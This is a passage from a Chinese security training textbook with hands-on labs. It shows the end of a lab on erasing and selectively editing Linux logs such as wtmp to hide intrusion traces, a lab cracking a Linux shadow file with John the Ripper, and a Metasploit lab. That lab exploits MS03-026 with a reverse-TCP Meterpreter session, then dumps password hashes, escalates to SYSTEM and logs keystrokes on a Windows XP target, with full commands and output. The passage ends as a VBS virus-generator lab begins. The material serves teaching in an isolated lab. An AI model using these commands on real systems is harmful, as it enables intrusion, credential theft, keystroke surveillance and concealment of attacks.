dpkg.log            private               vmware-vmtoolsd-root.log
dpkg.log.1          runit                 vmware-vmusr-root.log
faillog             samba                 Xorg.0.log
fontconfig.log      stunnel4              Xorg.0.log.old
inetsim             syslog                Xorg.1.log
installer           syslog.1
journal             syslog.2.gz
root@kali:/#
```

图 3-32　确认 wtmp 文件已经被删除

当以 root 用户身份登录系统后，既可以使用 rm -f /var/log/wtmp 命令来将对应的日志删除，也可以使用 truncate -s 0 /var/log/wtmp 命令将内容清空，以上两种方式虽然能够彻底地消除攻击者留下的痕迹，但是会被系统管理员发现。因此，可以选择使用编辑器对日志文件进行选择性的修改，具体命令为 vi /var/log/wtmp。其中，有关 Linux 系统下的 vi 编辑器的使用方法，读者可通过查阅相应的文献，并通过上机操作来掌握。

使用相同的方法，可以对其他日志文件进行修改、删除操作。

### 3.4.4 任务与思考

由于 Linux 系统是基于文件记录的系统日志，尽管重要的日志文件已经是二进制的，但是由于 Linux 是开源的操作系统，因此有些情况下攻击者在入侵后经常会通过消除日志信息来“打扫战场”。虽然在这种情况下日志信息显得不是那么可靠，但是如果能够综合运用 Linux 系统提供的大量命令，通过系统地、关联地分析还是能够找到攻击者的蛛丝马迹。

Linux 系统提供了功能强大和类型丰富的日志功能，希望读者能够通过全面学习和不断实践，掌握 Linux 系统日志的组成、存放位置及安全管理方法。

扫一扫

视频讲解

## 3.5 使用 John the Ripper 破解 Linux 系统密码

### 3.5.1 预备知识：John the Ripper 介绍

John the Ripper 是一款在已知密文的情况下尝试破解出明文的密码破解工具，其支持 DESs、MD4、MD5 等目前大多数的加密算法。John the Ripper 虽然支持 UNIX、Linux、Windows、DOS 模式、BeOS、OpenVMS 等多种类型的系统架构，但主要用于破解不够牢固的 UNIX/Linux 系统密码。John the Ripper 的官方网站为 http://www.openwall.com/john/，下面介绍它提供的 4 种破解模式。

**1. 简单破解模式**

简单破解模式(single crack mode)为专门针对“使用账号作为密码”的用户，如某一个账号用户名为 admin，对应的密码为 admin888、admin123 等。使用这种破解模式时，John the Ripper 会根据密码内的账号进行密码破解，并且将多种字词变化的规则套用到账号内，以增加破解的成功率。

**2. 字典破解模式**

字典破解模式(wordlist crack mode)需要用户指定一个字典文件，John the Ripper 会读取用户给定的字典文件中的单词进行破解。John the Ripper 中自带了一个字典，其文件名为 password.lst，文件中包含了一些常用来作为密码的单词。

这种方式比较简单，使用者只需告诉 John the Ripper 密码文件的位置即可，在这种模式下 John the Ripper 会自动使用字词变化功能进行破解。

**3. 增强破解模式**

增强破解模式(incremental mode)是 John the Ripper 中功能最为强大的破解模式，它会自动尝试所有可能的字符组合，以之当作密码来破解。该模式属于暴力破解方法，所以破解过程中所用的时间较长。

**4. 外挂破解模式**

外挂破解模式(external mode)是让使用者通过用 C 语言编写“破解模块程序”，然后将编写后的“破解模块程序”挂接在 John the Ripper 环境下，进行密码破解操作。“破解模块

程序”是用C语言编写的函数，该函数的功能是根据破解需要产生字典文件，John the Ripper通过读取字典文件中的单词来破解密码。

## 3.5.2 实验目的和条件

**1. 实验目的**

通过本实验，使读者主要掌握以下内容。

(1) Linux操作系统中用户密码的保存特点。

(2) 常见密码的破解方法。

(3) John the Ripper工具的使用方法。

**2. 实验条件**

本实验可在一台运行Windows Server 2003及以上版本的Windows服务器操作系统上运行，同时，在正式实验之前，需要安装John the Ripper工具软件。

## 3.5.3 实验过程

**步骤1**：以系统管理员身份正常登录Windows服务器操作系统，然后进入John the Ripper工具软件工具的安装文件夹(本实验为D:\tools\john179)，主要有doc和run两个文件夹。其中，主程序为run文件夹下的john.exe，john.ini为它的配置文件。

**步骤2**：John the Ripper工具为命令行下使用的一个软件，有关操作都需要在命令提示符下进行。选择“开始”→“运行”选项，在出现的对话框中输入cmd命令，按Enter键后打开“命令提示符”窗口，输入cd tools\john179\run命令进入run文件夹，如图3-33所示。





图3-33 切换到John the Ripper所在的文件夹

**步骤3**：John the Ripper工具的命令使用格式为“john [选项] [密码文件]”。运行john.exe命令后，如图3-34和图3-35所示的窗口中对每一个参数的功能及使用方法进行了详细说明，读者可根据需要选择使用相关的参数。

**步骤4**：破解Linux系统密码。John the Ripper是对密码文件进行破解的工具，要破解Linux系统密码，首先要取得它的密码文件，假设在实验中已取得了一个Linux系统的密码文件shadow，shadow文件在实验之前已经复制到D:\tools\john179\run文件夹中。现在需要对shadow文件进行破解操作，最简单的破解命令为john.exe shadow，运行过程和结果如图3-35所示。

可以看到，破解出root用户的密码为abc123。密码破解的字典文件password.lst为文本文件，用户可以用记事本将其打开，然后根据破解需要自己添加字典内容，John the Ripper进行密码破解时会读取文件中的内容逐个测试。

```
C:\WINDOWS\system32\cmd.exe
D:\tools\john179\run>john.exe
John the Ripper password cracker, version 1.7.9
Copyright (c) 1996-2011 by Solar Designer
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single                  "single crack" mode
--wordlist=FILE --stdin   wordlist mode, read words from FILE or stdin
--rules                   enable word mangling rules for wordlist mode
--incremental[=MODE]      "incremental" mode [using section MODE]
--external=MODE           external mode or word filter
--stdout[=LENGTH]         just output candidate passwords [cut at LENGTH]
--restore[=NAME]          restore an interrupted session [called NAME]
--session=NAME            give a new session the NAME
--status[=NAME]           print status of a session [called NAME]
--make-charset=FILE       make a charset, FILE will be overwritten
--show                    show cracked passwords
--test[=TIME]             run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..] [do not] load this (these) user(s) only
--groups=[-]GID[,..]      load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..]    load users with[out] this (these) shell(s) only
--salts=[-]COUNT          load salts with[out] at least COUNT passwords only
--save-memory=LEVEL       enable memory saving, at LEVEL 1..3
--format=NAME             force hash type NAME: des/bsdi/md5/bf/afs/lm/trip/
                          dummy
```

图 3-34　John the Ripper 工具的参数说明

```
C:\WINDOWS\system32\cmd.exe
--make-charset=FILE       make a charset, FILE will be overwritten
--show                    show cracked passwords
--test[=TIME]             run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..] [do not] load this (these) user(s) only
--groups=[-]GID[,..]      load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..]    load users with[out] this (these) shell(s) only
--salts=[-]COUNT          load salts with[out] at least COUNT passwords only
--save-memory=LEVEL       enable memory saving, at LEVEL 1..3
--format=NAME             force hash type NAME: des/bsdi/md5/bf/afs/lm/trip/
                          dummy

D:\tools\john179\run>
D:\tools\john179\run>
D:\tools\john179\run>
D:\tools\john179\run>
D:\tools\john179\run>
D:\tools\john179\run>
D:\tools\john179\run>john.exe shadow
Loaded 3 password hashes with 3 different salts (FreeBSD MD5 [32/32])
test             (test)
hehe             (hehe)
abc123           (root)
guesses: 3  time: 0:00:00:00 100% (2)  c/s: 8526  trying: abc123
Use the "--show" option to display all of the cracked passwords reliably
```

图 3-35　运行 john. exe shadow 命令，破解 shadow 文件

## 3.5.4　任务与思考

本实验的操作过程相对简单，但涉及的知识面较广，主要包括常见的加密算法和加密机制、Linux 系统中用户密码的存储和管理方式、密码破解方法等。请读者在本实验的基础上对以上内容进行深入系统的学习。

同时，John the Ripper 是一款功能强大的密码破解工具，其提供了大量的参数，不同参数体现了不同的应用功能，也为不同情况下的密码破解提供了帮助和支持。读者可在本实验操作的基础上，参阅 John the Ripper 软件的帮助文档或其他技术资料，并通过具体操作全面掌握 John the Ripper 软件的使用方法。

扫一扫

视频讲解

# 3.6 Meterpreter 键盘记录

## 3.6.1 预备知识：Metasploit 框架介绍

Kali 预装了最常用的高级漏洞利用工具集，Metasploit 框架（http//www. metasploit. com）便是其中之一。Metasploit 是一个免费的、可下载的框架，通过该框架，用户可以获取、开发针对计算机软件漏洞实施攻击的工具，也可以使用 Metasploit 本身附带数百个已知软件漏洞的专业级漏洞攻击工具。Metasploit 框架使用 Ruby 程序语言编写，具有较好的扩展性。

Metasploit 框架由库、接口和模块 3 部分组成，其中，本实验关注的重点是各个接口和模块的功能。Interfaces（控制台、CLI、Web、GUI 等）为处理模块（漏洞利用、有效载荷、辅助工具、加密引擎、Nops 等）提供操作接口。每个模块都有自己的价值，在渗透测试中起到不同的作用，具体如下。

（1）漏洞利用。漏洞利用是一串验证性代码，主要针对目标系统的特定漏洞开发。

（2）有效载荷。有效载荷是一段恶意代码，也可能是漏洞验证程序的一部分，还可能是独立编译后用于在目标系统上运行的任意命令。

（3）辅助工具。辅助工具是一个工具集，用于扫描、嗅探、区域拨号、获取指纹及其他安全评估任务。

（4）加密引擎。开发用来加密渗透测试中的有效载荷，以对抗杀毒软件、防火墙、IDS/IPS 及其他类似的反恶意软件的查杀。

（5）NOP（空操作）。NOP 是一个汇编指令，通常插入 shellcode 中，不起任何作用，只是用来为有效载荷占位。

Meterpreter 是 Metasploit 框架中的一个功能模块，通常作为漏洞溢出后的攻击载荷来使用，攻击载荷在触发漏洞后能够返回给攻击者一个控制通道。Meterpreter 是一种先进的、隐蔽的、多功能的、可动态扩展的载荷，通过 dll 注入的方式进入目标内存，支持脚本和插件在运行时进行动态装载，以保持可扩展性。Meterpreter 的主要功能包括提权、保存系统账号、记录关键信息、保持后门服务、开启远程桌面等，同时 Meterpreter shell 的整个通信过程都是默认加密的。

## 3.6.2 实验目的和条件

### 1. 实验目的

Metasploit 框架是一个功能非常强大的开源平台，其提供了开发、测试和使用恶意代码所需要的环境，为渗透测试、shellcode 编写和漏洞研究提供了一个可靠平台。Metasploit 框架是一个庞大的系统，在一个实验中无法完全反映其功能。本实验主要介绍了 Metasploit 框架中 Meterpreter 模块的部分应用，主要目的是让读者对 Metasploit 框架有个初步的认识。

**2. 实验条件**

本实验所需要的软硬件清单如表 3-1 所示。

**表 3-1　Meterpreter 键盘记录实验清单**

| 类　型 | 序　号 | 软硬件要求 | 规　格 |
|---|---|---|---|
| 攻击机 | 1 | 数量 | 1 台 |
| | 2 | 操作系统版本 | Kali Linux 2020 |
| | 3 | 软件版本 | Metasploit v5.0.101 |
| 靶机 | 1 | 数量 | 1 台 |
| | 2 | 操作系统版本 | Windows XP |
| | 3 | 软件版本 | Home Edition |

## 3.6.3　实验过程

**步骤 1**：打开 Kali 2020 攻击机，如图 3-36 所示。





图 3-36　Kali 2020 图形界面

**步骤 2**：开启一个新的终端，输入 msfconsole 命令启动 Metasploit。

**步骤 3**：输入 search ms03_026 命令，查询“MS03-026”漏洞利用模块的相关信息，如图 3-37 所示。在查询到“MS03-026”漏洞利用模块后，还可以输入 info exploit/windows/dcerpc/ms03_026_dcom 命令，进一步了解 MS03_026_dcom 漏洞的详细信息。

**步骤 4**：在掌握“MS03_026”漏洞相关信息的基础上，输入 use exploit/windows/dcerpc/ms03_026_dcom 命令，加载该漏洞利用模块，如图 3-38 所示。通过命令提示符的改变，说明该模块已经成功加载。同时还加载了默认 payload“windows/meterpreter/reverse_tcp”。

**步骤 5**：输入 show options 命令查看需要进行配置的选项，如图 3-39 所示。

**步骤 6**：输入 set RHOSTS 192.168.138.131 命令，设置靶机的 IP 地址；接着输入

```
       =[ metasploit v5.0.101-dev                         ]
+ -- --=[ 2049 exploits - 1108 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: View missing module options with show missing

msf5 > search ms03_026

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/dcerpc/[redacted]_dcom  2003-07-16       great  No     MS03-026 Microsoft

msf5 >
```

图 3-37　查询“MS03-026”漏洞利用模块的相关信息

```
msf5 > use exploit/windows/dcerpc/ms03_026_dcom
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/dcerpc/ms03_026_dcom) >
```

图 3-38　加载 ms03_026_dcom 漏洞利用模块

exploit 命令，将探测到对方的系统类型和语言版本，并且显示已经打开的 meterpreter 会话，如图 3-40 所示。

```
msf5 exploit(windows/dcerpc/ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifie
   RPORT   135              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thre
   LHOST     192.168.138.132  yes       The listen address (an interface may be
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal


msf5 exploit(windows/dcerpc/ms03_026_dcom) >
```

图 3-39　查看可配置选项

**步骤 7**：在“meterpreter>”后输入 help 命令，可以获得关于 Meterpreter 的详细使用方法说明，如图 3-41 所示。

**步骤 8**：执行完 exploit 后，就已经获得了一个 Meterpreter shell。接下来输入 getuid 命令，可以看到已经获取了系统权限。然后输入 sysinfo 命令，查看目标主机的信息，如图 3-42 所示。可以看到被攻击主机的名字、系统类型、架构类型、系统语言等信息。

```
msf5 exploit(windows/dcerpc/ms03_026_dcom) > set RHOSTS 192.168.138.131
RHOSTS => 192.168.138.131
msf5 exploit(windows/dcerpc/ms03_026_dcom) > exploit

[*] Started reverse TCP handler on 192.168.138.132:4444
[*] 192.168.138.131:135 - Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] 192.168.138.131:135 - Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_t
[*] 192.168.138.131:135 - Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:
[*] 192.168.138.131:135 - Sending exploit ...
[*] Sending stage (176195 bytes) to 192.168.138.131
[*] Meterpreter session 1 opened (192.168.138.132:4444 -> 192.168.138.131:1034) at 2020-

meterpreter >
```

图 3-40　设置靶机 IP 并运行漏洞利用模块

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
```

图 3-41　获得关于 Meterpreter 的详细使用方法说明

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : JSPI-4OFWVQ8UXJ
OS              : Windows XP (5.1 Build 2600).
Architecture    : x86
System Language : zh_CN
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

图 3-42　查看目标主机的信息

**步骤 9**：接下来，输入 run hashdump 命令，获取系统用户的 Hash 值，如图 3-43 所示。

在获得了目标主机的 Hash 值后，可以使用相关的软件（如 Ophcrack John the ripper）进行破解，具体方法在此不再赘述。请读者在查阅相关文献资料的基础上，通过上机操作，学习有关 Ophcrack 等破解工具的应用特点和使用方法。

**步骤 10**：Meterpreter 还能够获得并记录目标主机上的键盘输入信息，即远程记录对方在自己的计算机上输入的信息。首先，输入 ps 命令，查看目标主机上运行的进程，如图 3-44 所示，可以查看到 explorer. exe 程序的 ID 是 1500。

**步骤 11**：输入 migrate 1500 命令，将 Meterpreter 会话移植到 explorer. exe 程序中，如图 3-45 所示。

```
meterpreter > run hashdump

[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[!] Example: run post/windows/gather/smart_hashdump OPTION=value [ ... ]
[*] Obtaining the boot key ...
[*] Calculating the hboot key using SYSKEY a0acc88589d845247dcaab313b6a51d4 ...
[*] Obtaining the user list and keys ...
[*] Decrypting user keys ...
[*] Dumping password hints ...

No users with password hints on this system

[*] Dumping password hashes ...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:f89c8079dd461ba1024d9775f15d5ee7:e926d9e38da16060a597f1faacfd513e:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:60446fbe24cb4affabcf5a3c743ce9e2:::
Owner:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

图 3-43　获取系统用户的 Hash 值

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x86   0        NT AUTHORITY\SYSTEM
 228   876   wmiprvse.exe      x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\System
 532   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\Syste
 592   532   csrss.exe         x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\sy
 624   532   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\sy
 668   624   services.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system
 680   624   lsass.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system
 848   668   vmacthlp.exe      x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\
e
 876   668   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system
 976   668   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System
 1140  668   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\System
 1172  668   svchost.exe       x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System
 1188  624   logon.scr         x86   0        JSPI-4OFWVQ8UXJ\Owner         C:\WINDOWS\System
 1268  668   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system
 1464  1500  cmd.exe           x86   0        JSPI-4OFWVQ8UXJ\Owner         C:\WINDOWS\System
 1500  1484  explorer.exe      x86   0        JSPI-4OFWVQ8UXJ\Owner         C:\WINDOWS\Explor
```

图 3-44　查看目标主机上运行的进程

**步骤 12**：输入 getuid 命令，可以看到当前用户变为了 Owner，输入 getsystem 再次获得系统权限，如图 3-45 所示。

```
meterpreter > migrate 1500
[*] Migrating from 876 to 1500...
[*] Migration completed successfully.
meterpreter > geuid
[-] Unknown command: geuid.
meterpreter > getuid
Server username: JSPI-4OFWVQ8UXJ\Owner
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

图 3-45　移植到 explorer. exe 程序并获得系统权限

**步骤 13**：启动键盘记录命令 keyscan_start，开始记录键盘信息，如图 3-46 所示。

```
[*] Migrating from 876 to 1500...
[*] Migration completed successfully.
meterpreter > geuid
[-] Unknown command: geuid.
meterpreter > getuid
Server username: JSPI-4OFWVQ8UXJ\Owner
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonatio
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```

图 3-46　开始记录键盘信息

**步骤 14**：输入 keyscan_dump 命令，存储目标主机上捕获的键盘记录，如图 3-47 所示。

**步骤 15**：在靶机上，打开“记事本”编辑工具，随便输入一些字符（如 This is a text）。然后，在 Kali 中再次运行 keyscan_dump 命令，就可以获取到键盘输入的信息，如图 3-48 所示。

**步骤 16**：输入 keyscan_stop 命令，停止键盘记录，如图 3-48 所示。

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
meterpreter >
meterpreter >
meterpreter > keyscan_dump
Dumping captured keystrokes ...

meterpreter >
```

图 3-47　存储目标主机上捕获的键盘记录

```
meterpreter >
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<Shift>This is a text.

meterpreter >
meterpreter >
meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter >
```

图 3-48　获取到键盘输入的信息并停止记录

## 3.6.4　任务与思考

本实验通过一个具体示例，介绍了 Metasploit 框架的功能特点。在本实验中，Metasploit 框架被构建在 Linux 环境中。虽然 Metasploit 是一款免费的开源安全漏洞检测工具，但其也可以安装在 Windows 系统上。

在 Windows 环境下安装 Metasploit 时，用户可以从 Metasploit 的官方网站（http://www.metasploit.com/）下载 Windows 版本的安装程序，具体的安装过程类似于安装其他 Windows 环境下的应用程序，只是在安装前需要关闭杀毒软件，否则会因杀毒软件与 Metasploit 冲突导致安装失败。

Metasploit 目前提供了 3 种用户使用接口：GUI 模式、Console 模式和 CLI（命令行）模式（原来还提供一种 Web 模式，目前已经不再支持）。这 3 种模式的使用特点各异，一般建议在 Console 模式中使用（如图 3-49 所示），因为在 Console 模式中不仅可以使用 Metasploit 所提供的所有功能，还可以执行其他的外部命令（如 ping）。

对 Linux 操作不是很熟悉的读者可以选择在 Windows 环境下安装和配置 Metasploit 架构。





图 3-49　Metasploit 的 Console 模式

另外，在本实验的基础上，读者可以在 Metasploit 帮助文档和技术资料的帮助下，通过具体实验掌握 Metasploit 的主要应用功能。

# 第4章 恶意代码攻防实训

恶意代码是计算机网络中出现较早、发展较快、影响面较广的一种攻击方式，尤其是计算机病毒的出现使人们较早意识到计算机系统及信息应用中存在的安全威胁，网络蠕虫使大家真正感受到了计算机网络在为各类应用提供便利的同时也快速放大了恶意攻击的实施范围，木马的隐蔽性、欺骗性和攻击性使大家感受到了互联网上存在的种种陷阱，针对操作系统的 Rootkit 使攻击手段从系统内核逐渐扩展到应用程序和系统引导程序。在大量安全事件中，恶意代码攻击占了较大的比例。为此，加强对恶意代码攻防的实训对于提高安全应对能力将起到十分重要的作用。

扫一扫

视频讲解

# 4.1 脚本病毒编写实验

## 4.1.1 预备知识：脚本的攻防

脚本(script)通常可以由应用程序临时调用并执行。各类脚本被广泛地应用于 Web 网页设计中，因为脚本不仅可以减小网页的规模和提高网页浏览速度，而且可以丰富网页的显示方式(如动画、声音等)。例如，为了方便联系，一些单位喜欢在单位网站的显眼位置链接单位或领导邮箱，当用户单击网页上的邮箱地址时会自动调用本地计算机上的电子邮件客户端软件(如 Outlook Express、Foxmail 等)，这一功能就是通过脚本来实现的。

正是因为脚本具有语法和结构较为简单、代码编写容易及不需要事先编译等特点，所以其往往被攻击者利用。例如，在脚本中加入一些破坏计算机系统的命令，这样当用户浏览网页时，一旦调用这类脚本，便会使用户的系统受到攻击。

用户可以根据对所访问网页的信任程度选择安全等级，特别是对于那些信任度较低的网页，不应轻易允许使用脚本。

## 4.1.2 实验目的和条件

### 1. 实验目的

通过本实验，使读者主要掌握以下内容。

(1) 脚本与脚本病毒的基本概念。

(2) 常见脚本病毒的工作原理、种类及特点。

(3) 简单脚本病毒的编写方法。

(4) 常见脚本工具的使用方法。

### 2. 实验条件

建议本实验在一台运行 Windows XP 及以上版本的虚拟机上进行，且虚拟机上不要安装杀毒软件。同时，准备实验中使用的 VBS 脚本病毒生成器软件“病毒制造机”。

## 4.1.3 实验过程

### 1. 制造病毒

制造病毒主要操作步骤如下。

**步骤 1**：正常登录到实验场景中使用的目标主机，借助脚本病毒生成器生成脚本病毒。本实验使用的是“病毒制造机 v1.0”，打开程序后选择“VBS 病毒”选项，制作 VBS 脚本病毒，如图 4-1 所示。





图 4-1　选择病毒脚本类型

**步骤 2**：在“病毒制造机 v1.0”的设置过程中，当出现如图 4-2 所示的“病毒复制选项”对话框时，为方便读者对病毒不同特征的理解，此处将同时选取所有的选项。病毒副本文件名被设置为“Win32system”，这将使生产的病毒更具有欺骗性。

